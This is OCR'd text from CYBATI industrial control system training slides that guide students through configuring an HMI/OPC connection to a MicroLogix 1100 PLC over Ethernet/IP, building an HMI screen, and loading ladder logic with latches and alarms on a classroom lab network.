
**Instructions**

Now configure the IP address of the MicroLogix controller, 172.16.P.30 replacing the P with your Pod number. The port number is the default number (TCP/44818) and is not modified. Next click "Test". This will bring up the test dialogue screen to attempt to make a connection, register a session, unregister a session and then disconnect with the PLC. Press the Test button and similar results as shown on slide should be seen. If you do not have a successful result contact your instructor or proctor. You have now successfully configured a connection from the HMI / OPC system to the controller.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Remote Ethernet/IP to an HMI




Copyright 2011-2013 – CYBATI/cybati.org 29


**Instructions**

Next you must define which slots (data registers) the HMI / OPC agent should write to and read from. The configuration is using Table words (16 bits). For this example check the box "read output cards" and enter 1 next to slot 1. This will instruct the HMI / OPC agent to read the output bits associated with Slot 1 in the Micrologix 1100. Later in this lab you will see additional logic read from and written to using variables and inputs.

Once complete, click OK, and OK again.

(Instructions continued on next slide)

# Remote Ethernet/IP to an HMI




Copyright 2011-2013 – CYBATI/cybati.org 


**Instructions**

Next is to establish the specific Points or Tags that will be read from the controller. Select Configuration / Points from the menu. Then click on “New Point” within the configuration box.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Remote Ethernet/IP to an HMI




Copyright 2011-2013 – CYBATI/cybati.org 31


**Instructions**

This new tag / point will be to read the register associated with the Green Light output. Name the tag “Green_Light”, select type Digital, ensure the port is “MyPLC”, the source is the Output I/O. Notice that the output location now contains an additional zero. This zero represents the first slot. If additional I/O were added to this controller then the first value could be a 1 or a 2. In this case it is O:0.0/1. The access rights at this time will be “read”. Select Type Digital in the upper-right hand corner of the display panel. Additional settings within the interface are outside the scope of this course; however, they may serve as attack vectors if they were manipulated in any way. If you are interested in learning more about the variables select the Help button on the lower-left of the screen.

Click Ok.

(Instructions continued on next slide)

# Remote Ethernet/IP to an HMI




Copyright 2011-2013 – CYBATI/cybati.org 


**Instructions**

There should now be a new tag/point within the dialog box. Click Ok.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org

# Remote Ethernet/IP to an HMI





Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Next we will configure the graphical interface. Select Configuration / Graphics. A window will appear, click “New” and enter MyHMI for the Screen name. Click OK.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 





**Instructions**

On the right side of the configuration window are many artist tools. Select the circle since it is the closet representation of the light. Move your mouse to a point on the white background within the editor. Click the left-mouse button, holding it down, drag down and to the right until you have a circle that is similar in size to the light. You may even be interested in recoloring the circle. While the circle is selected you may choose in color available within the palette. Of course, green may be the best choice.

(Instructions continued on next slide)

# Remote Ethernet/IP to an HMI





Copyright 2011-2013 – CYBATI/cybati.org 35

**Instructions**

Double-left mouse click the circle to bring up the configuration dialogue for the circle. Check the box "Enabled" next to Hide/Show. A pop-up dialogue will appear allowing you to identify a "Source". Click the "Source" button and select the only tag/point that is configured "Green_Light". Click Ok. Next check the "Invert" box as we want the circle to appear when the bit is one (Output energized) and the circle to disappear when the bit is zero (Output de-energized). Click Ok, then OK. Then click File / Save and File / Exit. Then Save the MyHMI screen within the Screen pop-up window.

(Instructions continued on next slide)

# Remote Ethernet/IP to an HMI





Copyright 2011-2013 – CYBATI/cybati.org 36

**Instructions**

Select Monitoring / Start. A pop-up window will display several options. Click "Open Window". If the green light is currently enabled on the controller it should display on the screen with the white background, if it is not enabled the screen should be completely white. Toggle the green light on and off using the momentary push buttons to see how the HMI to PLC communications occurs. You have just configured a HMI to controller SCADA point and an OPC point to republish upstream to another device if this were a larger environment.

(Instructions continued on next slide)


Introduction to Ladder Logic,
Communications and HMI Programming
• Ladder Logic Programming
• Remote Ethernet/IP to an HMI
• HMI Configuration of Controls and an Alarm
Copyright 2011-2013 – CYBATI/cybati.org
37

**Lab Introduction**
Lab 2 contains three programming components.


**Ladder Logic Programming**
Ladder logic programs provide the industrial automation of legacy manual functions. The logic allows for inputs (sensors) to control actuators (outputs) with logic programming defined to enable the appropriate control and safety of operations. The goal is to develop a simple latch circuit, by using the momentary push buttons Green (I:0/2) and Red (I:0/3). The Green push button will start the process (turn on Green light O:0/1) and the Red push button will stop the process (turn off Green light O:0/1). Further we will program the Red light (O:0/3) to function as an alarm light enabled when the process is off (Green light not on). We will also program three toggle switches to serve as alarm by-passes disabling the Alarm from activating. You will develop the program, download it to the CPU, edit the ladder-logic and download it again.

**Remote Ethernet/IP I/O to an HMI**
In this exercise you will program remote Ethernet/IP connectivity between the controller and a HMI

**********  HMI Configuration of Push Button Controls and an Alarm**
In this exercise you will program the CYBATI_HMI Windows application with the visual control, indications and alarms of the PLC functioning states.

(Instructions continued on next slide)

# HMI Configuration of Controls and Alarms




Copyright 2011-2013 – CYBATI/cybati.org 


**Instructions**

Programming points, defining alarms, reprogramming controllers and building screens can be a painstaking and tedious process. Therefore for the sake of time and sanity we are going to fast-forward the development of the PLC ladder logic and HMI / OPC agent configuration. You will now load in to the controller and HMI code that mimics the physical controller I/O within the HMI. The logic also includes an alarm if an attempt is made within the HMI to enable a toggle switch requiring the operator to use the HMI to acknowledge the alarm. Once loaded you will need to review the new AB PCCC card I/O settings, the new points, the alarm, acknowledgement and the ML1100 ladder logic loaded in to the controller. The logic will be quite different and an additional Binary file will be used on the PLC.

First, open the CYBATI Labs folder on the desktop. Browser to Ladder_Logic and open "SEALED_IN_TOGGLE_HMI_ALARM.RSS". You will next need to configure the IP settings for your POD.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 




**Instructions**

**(YOU CAN OMIT THIS STEP SINCE WE ARE USING DHCP; HOWEVER, YOU MAY WANT TO HARD CODE THE IP ADDRESS DURING THE RED TEAM / BLUE TEAM EXERCISE ON FRIDAY AND THIS INFORMATION WILL BE USEFUL)**


Double-click on Channel Configuration, then click on the Channel 1 tab. Channel 0 is the DF-1 / RS-485 configuration tab while Channel 1 is the E/IP configuration tab. Uncheck the default setting of BOOTP Enable. Configure the IP address as shown replacing the Pod number P with your value. When complete click Apply. A pop-up will occur providing a Warning message that communication on Channel 1 will be lost. This is ok as we are not communicating via Channel 1, we are configuring the controller using Channel 0. Click Apply. Then Click OK.

PLC Configuration
IP address: 172.16.P.30
Subnet Mask: 255.255.255.0
Gateway Address: 172.16.P.1
LEAVE NAME SERVERS BLANK or DEFAULTS

To verify the new setting directly on the ML1100, on the physical controller press the ESC button, then down arrow to Advance Set, push the OK button. Next use the down arrows to select ENET CFG. You should now see the MAC address and assigned IP address on the controller LCD screen.

(Instructions continued on next slide)

# HMI Configuration of Controls and Alarms




Copyright 2011-2013 – CYBATI/cybati.org


**Instructions**


Review the ladder logic and the new branches and logic added to handle HMI interactions. Each HMI variable is defined with an "HMI" tag and stored in the B3 register table. You will also notice new logic, a latch. Latches operate like sealed-in logic except they are easier to maintain. A latch is used in this example to maintain the state of the alarm light even after the rung is no longer true. The Alarm Light is unlatched when either the HMI acknowledge button is pressed (the HMI sets the register bit to 0) or the two momentary push buttons are depressed simultaneously.

The following two slides zoom on the ladder logic for review.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org

# HMI Configuration of Controls and Alarms



